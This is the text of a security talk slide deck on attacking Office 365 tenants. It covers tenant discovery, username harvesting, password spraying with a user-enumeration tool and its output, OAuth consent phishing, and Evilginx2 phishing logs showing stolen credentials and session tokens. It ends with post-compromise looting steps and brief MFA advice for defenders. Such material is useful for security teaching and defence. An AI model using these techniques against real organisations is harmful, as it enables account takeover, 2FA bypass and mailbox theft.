

Pwning O365 Infrastructure

Pralhad Chaskar (@c0d3xploit)



Word



Excel



PowerPoint



OneNote



Access



Publisher



Outlook



Lync



InfoPath



How can we tell if an organization uses O365?

We can check with a single URL:

<https://login.microsoftonline.com/getuserrealm.srf?login=username@acmecomputercompany.com&xml=1>

If the 'NameSpaceType' indicates 'Managed,' then O365 is in use

← → ↻ [https://login.microsoftonline.com/getuserrealm.srf?login=pr\[REDACTED\]e.com&xml=1](https://login.microsoftonline.com/getuserrealm.srf?login=pr[REDACTED]e.com&xml=1)

This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
▼<RealmInfo Success="true">
  <script type="text/javascript" charset="utf-8" id="zm-extension"/>
  <State>4</State>
  <UserState>1</UserState>
  <Login>pr[REDACTED]e.com</Login>
  <NameSpaceType>Managed</NameSpaceType>
  <DomainName>[REDACTED]e.com</DomainName>
  <IsFederatedNS>false</IsFederatedNS>
  <FederationBrandName>[REDACTED]</FederationBrandName>
  <CloudInstanceName>microsoftonline.com</CloudInstanceName>
</RealmInfo>
```


If the 'NameSpaceType' indicates 'Federated,' for Federated Active Directory

← → ↻ 🔒 https://login.microsoftonline.com/getuserrealm.srf?login=[REDACTED]com&xml=1

This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
<?xml version="1.0" encoding="utf-8" id="zm-extension" />
<RealmInfo Success="true">
  <script type="text/javascript" charset="utf-8" id="zm-extension" />
  <State>3</State>
  <UserState>2</UserState>
  <Login>[REDACTED]com</Login>
  <NameSpaceType>Federated</NameSpaceType>
  <DomainName>[REDACTED]com</DomainName>
  <FederationGlobalVersion>-1</FederationGlobalVersion>
  <AuthURL>
    https://[REDACTED]emea.com/app/office365/exklucv5cvbbbyMbTk0i7/sso/wsfeed/passive?
    username=[REDACTED].com&wa=wsignin1.0&wtrealm=urn%3afederation%3aMicrosoftOnline&wctx=
  </AuthURL>
  <IsFederatedNS>true</IsFederatedNS>
  <STSAuthURL>
    https://[REDACTED]emea.com/app/office365/exklucv5cvbbbyMbTk0i7/sso/wsfeed/active
  </STSAuthURL>
  <FederationTier>0</FederationTier>
  <FederationBrandName>[REDACTED]</FederationBrandName>
  <AllowFedUsersWLIDSignIn>false</AllowFedUsersWLIDSignIn>
  <Certificate>
    TULJRG5EQ0NBb1NnQXdJQkFnSUDBV[REDACTED]V3SlzVekVUTUJFR0ExVUVDQX
  </Certificate>
  <MEXURL>
    https://[REDACTED]emea.com/app/office365/exklucv5cvbbbyMbTk0i7/sso/wsfeed/mex
  </MEXURL>
  <PreferredProtocol>1</PreferredProtocol>
  <EDUDomainFlags>0</EDUDomainFlags>
  <CloudInstanceName>microsoftonline.com</CloudInstanceName>
</RealmInfo>
```

If the 'NameSpaceType' indicates 'Unknown,' if no record exists.

← → ↻  https://login.microsoftonline.com/getuserrealm.srf?login=[REDACTED].in&xml=1


This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
▼<RealmInfo Success="true">
  <script type="text/javascript" charset="utf-8" id="zm-extension"/>
  <State>4</State>
  <UserState>1</UserState>
  <Login>[REDACTED].in</Login>
  <NameSpaceType>Unknown</NameSpaceType>
</RealmInfo>
```

It's Not a Bug, It's a Feature!

-- Microsoft

Findings User Names



The screenshot displays the Hunter.io interface. At the top, the Hunter logo is on the left, and navigation links for "Product" and "Pricing" are in the center. A "Sign in" link is on the right. A search modal is open, showing the domain "contoso.com" entered in the search bar. To the right of the search bar is a red button labeled "Find email addresses". Below the search bar, the results show the most common email pattern as "{first}{l}@contoso.com" with a total of 2,622 email addresses found. A list of specific email addresses follows, each with a green dot indicating a successful find and a dropdown arrow showing the number of sources. The list includes: j .novak@contoso.com (3 sources), a lev@contoso.com (2 sources), a berts@contoso.com (6 sources), b rat.suneja@contoso.com (5 sources), and n las@contoso.com (5 sources). At the bottom of the modal, it states "2,617 more results for 'contoso.com'".

hunter Product Pricing Sign in

contoso.com X Find email addresses

Most common pattern: {first}{l}@contoso.com 2,622 email addresses

j .novak@contoso.com	3 sources
a lev@contoso.com	2 sources
a berts@contoso.com	6 sources
b rat.suneja@contoso.com	5 sources
n las@contoso.com	5 sources

2,617 more results for "contoso.com"

Using LinkedIn

site:linkedin.com

intext:<company name>

InSpy - A LinkedIn enumeration tool by Jonathan Broche (@LeapSecurity)

positional arguments:

company Company name to use for tasks.

optional arguments:

-h, --help show this help message and exit

-v, --version show program's version number and exit

--domain DOMAIN Company domain to use for searching.

--email EMAIL Email format to create email addresses with. [Accepted
Formats: first.last@xyz.com, last.first@xyz.com,
firstl@xyz.com, lfirst@xyz.com, flast@xyz.com,
lastf@xyz.com, first@xyz.com, last@xyz.com]

--titles [file] Discover employees by title and/or department. Titles and
departments are imported from a new line delimited file.
[Default: title-list-small.txt]

Output Options:

--html file Print results in HTML file.

--csv file Print results in CSV format.

--json file Print results in JSON.

--xml file Print results in XML.

Generate the Password List

- Grabbed from LinkedIn, Adobe, HIBP, etc leaks.
- Classic Passwords (e.g. 123456, P@ssw0rd, etc)
- Region specific password list (e.g. Dubai2020)
- Etc..

Response Code from O365

Response Code	Description
200	Successful login (good user/password)
401	Valid Username, bad password
403	Valid Username, good password, 2FA required
404	Invalid Username

Office365UserEnum


`python office365userenum.py -u user_list -o output.txt`

```
INFO: office365userenum: [-] 404 INVALID_USER smithj2@acmecomputercompany.com:Spring2019
INFO: office365userenum: [-] 404 INVALID_USER john@acmecomputercompany.com:Spring2019
INFO: office365userenum: [+] 401 VALID_USER smithj@acmecomputercompany.com:Spring2019
INFO: office365userenum: [-] 404 INVALID_USER sjs@acmecomputercompany.com:Spring2019
INFO: office365userenum: [-] 404 INVALID_USER test@acmecomputercompany.com:Spring2019
```

<https://bitbucket.org/grimhacker/office365userenum>

Phishing: 2FA bypass with OAuth Phishing

Step 1: Attacker registers an app with AAD with permission to read user mailbox



My applications / Account Verification Service

Account Verification Service Registration

[Click here for help integrating your application with Microsoft.](#)

Your changes were saved.

Properties

Name: Account Verification Service

Application ID: f0ae27f1

Application Secrets

[Generate New Password](#) [Generate New Key Pair](#) [Upload Public Key](#)

Platforms

[Add Platform](#)

Web

Allow Implicit Flow

Redirect URIs: [Add URI](#)

Microsoft Graph Permissions

The settings you set here may vary depending on whether you get a token from our V1 or V2 endpoint. [Learn More](#)


Delegated Permissions: [Add](#) [Learn More](#)

email x Mail.Read x offline_access x openid x People.Read x profile x User.Read x

Application Permissions: [Add](#) [Learn More](#)


Step 2: Attacker crafts a mail with a link to authorize the app

Note: the URL is entirely hosted at Microsoft making it trickier to know it is a phishing site



```
https://login.microsoftonline.com/{tenant}/oauth2/v2.0/authorize?
client_id=6731de76-14a6-49ae-97bc-6eba6914391e
&response_type=code
&redirect_uri=http%3A%2F%2Flocalhost%2Fmyapp%2F
&response_mode=query
&scope=offline_access%20user.read%20mail.read
&state=12345
```



Step 3: User tricked into consenting to app permission request



NO USER CREDENTIALS REQUIRED. ATTACKER ACCESS PERSISTS AFTER CREDENTIAL RESET

Gmail OAuth example: <https://content.fireeye.com/m-trends/rpt-m-trends-2017>, Bypassing Multi-Factor Authentication for Corporate Email Theft

Phishing: 2FA Bypass with MITM Evilginx2



Victim receive the
2FA code

Cookie is intercepted
by Evilginx

```
root@debian-evilginx:~/tools/evilginx2# ./build/evilginx -p ./phishlets/

  _____
 /  _  _  \
|  _ \| | | | | |
| |_) | | | |
|  _ \| | | |
|_| \_|_|_|_|

no nginx - pure evil
by Kuba Gretzky (@mrgretzky) version 2.0.0

[08:23:56] [inf] loaded phishlet 'google' from 'google.yaml'
[08:23:56] [inf] setting up certificates for phishlet 'google'...
[08:23:56] [A+] successfully set up SSL/TLS certificates for domains: [accounts.it-is-almost-done.evilginx.com apis.it-is-almost-done.evilginx.com ssl.it-is-almost-done.evilginx.com content.it-is-almost-done.evilginx.com]
[08:23:59] [inf] [0] new visitor has arrived: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.181 Safari/537.36
[08:23:59] [inf] [0] landing URL: https://accounts.it-is-almost-done.evilginx.com/signin/v2/identifier
: sessions

+-----+-----+-----+-----+-----+-----+
| id | phishlet | username | password | tokens | remote ip | time |
+-----+-----+-----+-----+-----+-----+
| 19 | google | | | none | | 2018-05-28 08:23 |
+-----+-----+-----+-----+-----+-----+

[08:24:22] [A+] [0] Username: [redacted@gmail.com]
[08:24:29] [A+] [0] Password: [redacted]
[08:24:41] [A+] [0] all authorization tokens intercepted!
[08:24:41] [inf] [0] redirecting to URL: https://redirect-to-this-url-after-logging-in.com
: sessions


+-----+-----+-----+-----+-----+-----+
| id | phishlet | username | password | tokens | remote ip | time |
+-----+-----+-----+-----+-----+-----+
| 19 | google | redacted@gmail.com | redacted | captured | | 2018-05-28 08:24 |
+-----+-----+-----+-----+-----+-----+

: █
```

Note

- By default, O365 has a lockout policy of 10 tries, and it will lock out an account for one (1) minute.
- However, if it is synced with on-premises, this means that the actual lockout could be much lower.
- Additionally, Azure AD allows for custom lockout settings (<https://docs.microsoft.com/en-us/azure/active-directory/authentication/howto-password-smart-lockout>).
- Keep this in mind while testing.

On Successful guessing one account



Retrieving User List:

UserPrincipalName

lightmand@acmecomputercompany.com

smiths@acmecomputercompany.com

wayneb@acmecomputercompany.com

parkerp@acmecomputercompany.com

watson-parkerm@acmecomputercompany.com

venturej@acmecomputercompany.com

smithj@acmecomputercompany.com

testuser@acmecomputercompany.com

doej@acmecomputercompany.com

admin@acmecomputercompany.onmicrosoft.com

krabappele@acmecomputercompany.com

```
Acme Users:admin@acmecomputercompany.onmicrosoft.com
Acme Users:smithj@acmecomputercompany.com
Acme Users:doej@acmecomputercompany.com
Acme Users:smiths@acmecomputercompany.com
Acme Users:wayneb@acmecomputercompany.com
Acme Users:venturej@acmecomputercompany.com
Acme Users:krabappele@acmecomputercompany.com
Acme Users:lightmand@acmecomputercompany.com
Acme Users:watson-parkerm@acmecomputercompany.com
-----
VPN Users:smithj@acmecomputercompany.com
VPN Users:doej@acmecomputercompany.com
VPN Users:venturej@acmecomputercompany.com
VPN Users:lightmand@acmecomputercompany.com
```

Sometimes Active Directory username may not match the email address

Use '**Get-ADUsernameFromEWS**' module from MailSniper (<https://github.com/dafthack/MailSniper>).

What Next ?

- Log into O365 Outlook on the web.
- Check for draft emails containing passwords, check for notes that are saved.
- Check their OneDrive and SharePoint Online.
- Etc....



For
Defenders

- To enable multi-factor authentication (MFA) for all O365 accounts
- Add MFA to everything
- If there's something you can't set up with MFA, burn it down, or make it only accessible via VPN (which you also have configured with MFA)



	Recon	Compromise	Persistence	Expansion	Actions on Intent
AAD	<ul style="list-style-type: none"> • Dump users and groups with Azure AD 	<ul style="list-style-type: none"> • Password Spray: MailSniper • Password Spray: CredKing 			
O365	<ul style="list-style-type: none"> • Get Global Address List: MailSniper • Find Open Mailboxes: MailSniper • User account enumeration with ActiveSync • Harvest email addresses • Verify target is on O365, [DNS], [urls], [list] 	<ul style="list-style-type: none"> • Bruteforce of Autodiscover: SensePost Ruler • Phishing for credentials • Phishing using OAuth app • 2FA MITM Phishing: evilginx2 [github] 	<ul style="list-style-type: none"> • Add Mail forwarding rule • Add Global Admin Account • Delegate Tenant Admin 	<ul style="list-style-type: none"> • MailSniper: Search Mailbox for credentials • Search for Content with eDiscovery • Account Takeover: Add-MailboxPermission • Pivot to On-Prem host: SensePost Ruler • Exchange Tasks for C2: MWR • Send Internal Email 	<ul style="list-style-type: none"> • MailSniper: Search Mailbox for content • Search for Content with eDiscovery • Exfil email using EWS APIs with PowerShell • Download documents and email • Financial/wire fraud
End Point	<ul style="list-style-type: none"> • Search host for Azure credentials: SharpCloud 		<ul style="list-style-type: none"> • Persistence through Outlook Home Page: SensePost Ruler • Persistence through custom Outlook Form • Create Hidden Mailbox Rule [tool] 		
On-Prem Exchange	<ul style="list-style-type: none"> • Portal Recon • Enumerate domain accounts using Skype4B • Enumerate domain accounts: OWA & Exchange • Enumerate domain accounts: OWA: FindPeople • OWA version discovery 	<ul style="list-style-type: none"> • Password Spray using Invoke-PasswordSprayOWA, EWS, Atomizer • Bruteforce of Autodiscover: SensePost Ruler • PasswordSpray Lync/S4B [LyncSniper] 	<ul style="list-style-type: none"> • Exchange MTA 	<ul style="list-style-type: none"> • Search Mailboxes with eDiscovery searches (EXO, Teams, SPO, OD4B, Skype4B) • Delegation 	Prepared by @JohnLaTwC, May 2019, v1.04

Reference

- <https://twitter.com/JohnLaTwC/status/1126482411900915714>
- <https://twitter.com/TrustedSec/status/1128315820529082369>

???

